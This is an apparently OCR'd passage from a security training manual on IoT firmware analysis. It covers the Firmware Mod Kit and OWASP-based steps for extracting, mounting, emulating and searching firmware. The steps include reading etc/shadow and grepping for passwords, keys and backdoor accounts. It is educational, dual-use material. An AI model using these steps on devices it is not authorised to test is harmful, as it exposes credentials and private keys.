
The Firmware Mod Kit is a collection of tools, utilities, and shell scripts. The utilities can be used directly, or the shell scripts can be used to automate and combine common firmware operations (e.g., extract and rebuild). Using Firmware Mod Kit, attackers can perform the following activities:

- Extract a firmware image into its component parts
- User makes a desired modification to the firmware's file system or web UI (webif)
- Rebuild firmware
- Flash modified firmware onto the device and brick it

The core scripts to facilitate firmware operations are listed below.


Primary Scripts	Secondary Scripts
extract-firmware.sh → Firmware extraction script	ddwrt-gui-extract.sh → Extracts Web GUI files from extracted DD-WRT firmware
build-firmware.sh → Firmware rebuilding script	ddwrt-gui-rebuild.sh → Restores modified Web GUI files to extracted DD-WRT firmware

Table 18.7: Firmware Mod Kit code scripts



```
oot@kali:/usr/share/firmware-mod-kit# ./extract-firmware.sh /root/docs/TechSegment/dd-wrt.v24_mi
ro_generic.bin
irmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

reparing tools ...
canning firmware...

can Time:     2013-06-17 16:55:46
ignatures:    193
arget File:   /root/docs/TechSegment/dd-wrt.v24_micro_generic.bin
D5 Checksum:  4f9885b69026ac5d4225b6928e2e9c7d

ECIMAL         HEX             DESCRIPTION
-----------------------------------------------------------------------------------------------
-----
               0x0             TRX firmware header, little endian, header size: 28 bytes,  image
size: 1769472 bytes, CRC32: 0xE560D3A9 flags/version: 0x10000
8              0x1C            gzip compressed data, from Unix, NULL date: Wed Dec 31 19:00:00 1
69, max compression
472            0x9A8           LZMA compressed data, properties: 0x6E, dictionary size: 2097152
ytes, uncompressed size: 2191360 bytes
70720          0xA3C00         Squashfs filesystem, little endian, DD-WRT signature, version 3.0
 size: 1095978 bytes,  525 inodes, blocksize: 131072 bytes, created: Fri Aug  6 21:19:38 2010

xtracting 670720 bytes of trx header image at offset 0
xtracting squashfs file system at offset 670720
xtracting squashfs files...
```

Figure 18.58: Screenshot of Firmware Mod Kit



Firmware Analysis and Reverse Engineering

- Attackers perform firmware analysis to **identify the passwords**, **API tokens** and **endpoints**, vulnerable services running, backdoor accounts, configuration files in use, private keys, stored data, etc.

1 **Obtain Firmware**
- After gaining access to the target IoT device, extract the firmware from the device

2 **Analyze Firmware**
- Run “file” command on the “*.bin” file
- Verify the MD5 signature
- Run "strings" against *.bin file
- Run "hexdump" against *.bin file

3 **Extract the Filesystem**
- Run binwalk for analyzing, reverse engineering and extracting data from the firmware image
- Extract the filesystem using "dd"

4 **Mount the Filesystem**
- Create a mount directory

  For example, mkdir rootfs
- sudo mount -t ext2 {filename} rootfs

5 **Analyze the Filesystem**
- Check the following files and folders
  - etc/passwd, etc/shadow, etc/ssl
  - grep -rnw '/path/to/somewhere/' -e "pattern" like password, admin, root, etc.
  - find . -name '*.conf' and other file types like *.pem, *.crt, etc.

6 **Emulate Firmware**
- Perform dynamic testing of the web interface of the device using emulation software such as QEMU
  - qemu-mipsel -L <prefix> <binary>
  - qemu-arm -L <prefix> <binary>
  - qemu-<arch> -L <prefix> <binary>

Firmware Analysis and Reverse Engineering

Firmware acts as the central point in controlling various IoT devices. Attackers analyze the firmware of the target IoT devices to uncover the underlying loopholes and vulnerabilities. Attackers perform firmware analysis to identify the passwords, API tokens and endpoints, vulnerable services running, backdoor accounts, configuration files in use, private keys, stored data, etc.

Steps used by attackers to perform firmware analysis and reverse engineering:

Source: *https://www.owasp.org*

- **Obtain Firmware**

  After gaining access to the target IoT device, extract the firmware from the device

- **Analyze Firmware**

  Run the following commands to analyze the firmware:

  - Run “`file`” command on the “`*.bin`” file
  - Verify the MD5 signature
    - Run the “`cat`” command on the `*.md5` file
    - Run the “`md5sum`” command on the `*.bin` file
  - Run “`strings`” against the `*.bin` file
    - For example,

      ```
      strings -n 10 xyz.bin > strings.out
      less strings.out
      ```

- Run "**`hexdump`**" against the **`*.bin`** file
  - For example,

    ```
    hexdump -C -n 512 xyz.bin > hexdump.out
    cat hexdump.out
    ```

  - Running **`hexdump`** can help identify the type of firmware build

- **Extract the Filesystem**
  - Run binwalk for analyzing, reverse-engineering, and extracting data from the firmware image
    - For example,

      ```
      binwalk xyz.bin
      ```

    - binwalk will identify the type of file system in use
  - Extract the filesystem using "**`dd`**"
    - For example,

      ```
      dd if=xyz.bin bs=1 skip=922460 count=2522318
      of=xyz.squashfs
      ```

- **Mount the Filesystem**
  - Create a mount directory

    For example, mkdir rootfs
  - **`sudo mount -t ext2 {filename} rootfs`**

- **Analyze the Filesystem Content**
  - Check the following files and folders once the filesystem is mounted:
    - **`etc/passwd, etc/shadow, etc/ssl`**
    - **`grep -rnw '/path/to/somewhere/' -e "pattern"`** such as password, admin, and root.
    - **`find . -name '*.conf'`** and other file types such as **`*.pem`**, **`*.crt`**, **`*.cfg`**, **`.sh`**, and **`.bin`**.
    - You can also run the Firmwalker script to search for these items in the extracted filesystem

- **Emulate Firmware for Dynamic Testing**

  Perform dynamic testing of the web interface of the device using emulation software such as QEMU or Firmware Analysis Toolkit.
  - **Identifying the CPU architecture:** Use commands such as **`file`** or **`readelf`** to determine the CPU architecture.

- **User-mode emulation:** Listed below are user-mode emulation commands:
  - **`qemu-mipsel -L <prefix> <binary>`**
  - **`qemu-arm -L <prefix> <binary>`**
  - **`qemu-<arch> -L <prefix> <binary>`**

